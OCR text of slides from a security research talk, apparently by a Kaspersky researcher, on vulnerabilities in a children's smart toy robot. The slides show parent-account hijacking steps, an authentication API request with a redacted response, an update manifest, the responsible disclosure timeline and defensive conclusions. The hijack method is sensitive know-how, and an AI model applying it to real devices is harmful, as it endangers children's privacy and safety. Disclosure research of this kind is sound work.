Authentication code has been sent to your email


04: 56

Didn't get it? Resend

Proceed

Stage 8. Mobile Application. Parent hijacking

Next step.
Detach robot from parental account



18:15

LTE 58

Your

SuperBot's

Bot Code: B02E5E9

Language settings
Manage display and content language of


Sleep time
9 PM to 7 AM

Lock Talents
Manage which talents your child can play on

City
Moscow

Unlink

Stage 8. Mobile Application. Parent hijacking




Pair Me With Parent App

4 Q R H 6 2

Enter this code on the 'Pair Me' page in the [redacted] parent app

Stage 8. Mobile Application. Parent hijacking

Next step. Generate new authentication key to connect robot to mobile account of attacker



[redacted]-robot.in/nf/v1/checkAuthentication/[redacted]

POST | US | Send

Status: 200 (OK) Time: 304 ms Size: 0.24 kb


● Bearer Token ○ Basic Auth ○ Custom ○ No Auth

Token:

The authorization header will be automatically generated when you send the request. Read more about HTTP Authentication.

```
{
    "username": "[redacted]",
    "password": "[redacted]",
    "parent": "[redacted]",
    "parent_email": [redacted]
    "parent_phone": [redacted]
    "status": 1,
    "created_date": "2023-01-25T07:46:50",
    "updated_date": "2023-02-28T14:19:55",
    "relinking_status": -1
}
```

Stage 9. Updating process




APPS.zip - ZIP archive, unpacked size 284 008 020 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
klug_12.z	18 817 201	18 784 137	WinRAR archive	07.08.2023 10:00	277BC542
3_files.l	272	150	L File	18.07.2023 22:34	84667E12
file1.ia	68 535 041	66 899 621	IA File	04.08.2023 9:13	B8A96D82
file2.ia	196 655 337	108 838 362	IA File	04.08.2023 9:03	5739CD2C
version.txt	169	109	Text Document	07.08.2023 9:26	AF7F8343

Total 5 files, 284 008 020 bytes

Stage 9. Updating process



```
{
  "files": [
      {"target":"klug", "source": "klug_12.z"},
      {"target":"com.example.root.serviceexam", "source": "file1.ia
      {"target":"com.miko.mikoplus", "source": "file2.ia"}
  ],
  "commands": [
    "mv /sdcard/klug/ftue/version.txt /sdcard/klug"
  ]
}

```

Stage 10. Vendor Communications

February 24, 2024	Publication of the research on https://securelist.com/
August 18, 2023	Security issues fixed by vendor
July 24, 2023	Vendor acknowledges security issues
April 13, 2023	Vendor accepts report for verification
March 27, 2023	Security issues reported to vendor

Conclusions

1

Use SDL in product development

2

Developers should pay special attention to protecting the privacy of children and ensure the safety of using smart toy robots

3

It is important to teach children the rules of safe use of smart robot toys and to take precautions when dealing with such devices

Thank you!

Frolov Nikolay

Senior Security Researcher

@kasperskylab

kaspersky